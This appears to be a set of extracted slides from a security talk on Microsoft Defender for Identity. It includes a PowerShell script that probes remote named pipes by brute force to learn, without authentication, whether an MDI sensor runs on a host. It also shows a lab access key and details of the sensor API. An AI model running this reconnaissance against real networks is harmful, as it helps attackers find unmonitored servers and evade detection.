
```
PS C:\Users\thalpius> [System.IO.Directory]::GetFiles("..\.\pipe\")

\\.\.\pipe\InitShutdown
\\.\.\pipe\lsass
\\.\.\pipe\ntsvcs
\\.\.\pipe\sccerpc
\\.\.\pipe\Winsock2\CatalogChangeListener-2d8-0
\\.\.\pipe\Winsock2\CatalogChangeListener-3ec-0
\\.\.\pipe\epmapper
\\.\.\pipe\Winsock2\CatalogChangeListener-220-0
\\.\.\pipe\LSM_API_service
\\.\.\pipe\Winsock2\CatalogChangeListener-1a0-0
\\.\.\pipe\eventlog
\\.\.\pipe\Winsock2\CatalogChangeListener-538-0
\\.\.\pipe\atsvc
\\.\.\pipe\Winsock2\CatalogChangeListener-698-0
\\.\.\pipe\Winsock2\CatalogChangeListener-2d8-1
\\.\.\pipe\wkssvc
\\.\.\pipe\RpcProxy\63915
\\.\.\pipe\0cc473977f4e330e
\\.\.\pipe\RpcProxy\593
\\.\.\pipe\srvsvc
\\.\.\pipe\spoolss
\\.\.\pipe\Winsock2\CatalogChangeListener-bc8-0
\\.\.\pipe\efsrpc
\\.\.\pipe\parallels_tools_pipe
\\.\.\pipe\netdfs
\\.\.\pipe\ROUTER
\\.\.\pipe\Winsock2\CatalogChangeListener-2c0-0
\\.\.\pipe\Winsock2\CatalogChangeListener-bfc-0
\\.\.\pipe\W32TIME_ALT
\\.\.\pipe\PIPE_EVENTROOT\CIMV2SCM EVENT PROVIDER
\\.\.\pipe\Winsock2\CatalogChangeListener-93c-0
\\.\.\pipe\prl_STAPipe
\\.\.\pipe\CPFATP_5268_v4.0.30319
\\.\.\pipe\CPFATP_6444_v4.0.30319
\\.\.\pipe\PSHost.133291418733626846.4756.DefaultAppDomain.powershell
\\.\.\pipe\Winsock2\CatalogChangeListener-a54-0
\\.\.\pipe\Winsock2\CatalogChangeListener-564-0
PS C:\Users\thalpius>
```

Identifying the sensor



Identifying the sensor



The screenshot shows a Windows PowerShell window with a black background and white text. It displays two separate attempts to connect to a named pipe on a remote host (IP 10.211.55.90).

```
PS C:\> $pipe = new-object System.IO.Pipes.NamedPipeClientStream "10.211.55.90", "CPFATP_6444_v4.0.30319", "In"
PS C:\> $pipe.Connect(100)
Exception calling "Connect" with "1" argument(s): "Access to the path is denied."
At line:1 char:1
+ $pipe.Connect(100)
+ ~~~~~
+ CategoryInfo          : NotSpecified: () [], MethodInvocationException
+ FullyQualifiedErrorId : UnauthorizedAccessException

PS C:\> $pipe = new-object System.IO.Pipes.NamedPipeClientStream "10.211.55.90", "CPFATP_1337_v4.0.30319", "In"
PS C:\> $pipe.Connect(100)
Exception calling "Connect" with "1" argument(s): "The operation has timed out."
At line:1 char:1
+ $pipe.Connect(100)
+ ~~~~~
+ CategoryInfo          : NotSpecified: () [], MethodInvocationException
+ FullyQualifiedErrorId : TimeoutException

PS C:\>
```

Two error messages are highlighted with red boxes:

- "Access to the path is denied." (from the first attempt)
- "The operation has timed out." (from the second attempt)

Identifying the sensor


```
$IPAddress= "10.211.55.90"
$i = 1
$foundNamedPipe = 0
while ($i -le 12999) {
    try {
        $namePipe = "CPFATP_" + $i +"_v4.0.30319"
        $pipe = new-object System.IO.Pipes.NamedPipeClientStream $IPAddress,
$namePipe , "In"
        $i++
        $pipe.Connect(100)
    }
    catch {
        if ($_. -match "Access to the path is denied") {
            Write-Host "Found a named pipe using the name: $namePipe"
            $foundNamedPipe++
        }
    }
}
if ($foundNamedPipe -gt 1) {
    Write-Host "Found $foundNamedPipe named pipes and likely MDI is running
on IP address: $IPAddress"
}
else {
    Write-Host "Found $foundNamedPipe named pipe(s) and likely MDI is NOT
running on IP address: $IPAddress"
}
```

Identifying the sensor


- Malicious actor can identify a running sensor
- Is there any server without a sensor?
- Identifying using brute-forcing (unauthenticated)

Application Programming Interface

Application Programming Interface



Deployment



JSON

Add a new sensor

Install and configure the sensor using the generated access key. Once installed, the new sensor will appear in the sensor list. [Learn more](#)

[Download installer](#)

Access key

```
KRwejp72l6OV8xMfLfHTgqmmO6VPiZ3/e2xX1q9fS1+1LzDWKZuZv7Q...
```



Access key is only used during the sensor installation. Regenerating the key will invalidate the existing key and installations using the previous key will fail.


[Regenerate key](#)

Application Programming Interface

```
POST /api/sensorDeployment/v1.0 HTTP/1.1
Authorization: Basic <WorkSpaceID>:<AccessKey>
Host: thalpius-onmicrosoft-comsensorapi.atp.azure.com
Content-Length: 41
Expect: 100-continue
Connection: close
```

```
«æåRPPR)®, HU²RP
I-.qI-ÈÉ-ÌMÍ+ J-,
(ñrõ
```

Application Programming Interface



Application Programming Interface

- During the installation, the deployment API endpoint is used
- After the installation, the JSON API endpoint is used
- Authentication for the deployment API endpoint is the access key
- Authentication for the JSON API endpoint is the self-signed certificate
- Access key or self-signed certificate gives access to sensitive information

Encrypted Passwords

Encrypted Passwords

Microsoft Defender for Identity

Manage credentials used to connect sensors with your on-premises Active Directory domains. [Learn more](#)

[Export](#) [Add credentials](#) 4 items [Customize columns](#)

[Filter](#) [Reset](#) [Filters](#)

Domain: **Any** Group managed service account: **Any**

Account	Domain	Group managed service account <small> ⓘ</small>
<input type="checkbox"/> gmsa-mdi01	⋮ thalpius.local	True
<input type="checkbox"/> svc-mdi01	⋮ thalpius.local	False
<input type="checkbox"/> gmsa-mdi02	⋮ thalpius.com	True
<input type="checkbox"/> svc-mdi02	⋮ thalpius.com	False

General

- Sensors
- Directory services accounts**
- Manage action accounts

VPN

Health issues

Portal redirection

Advanced settings

About

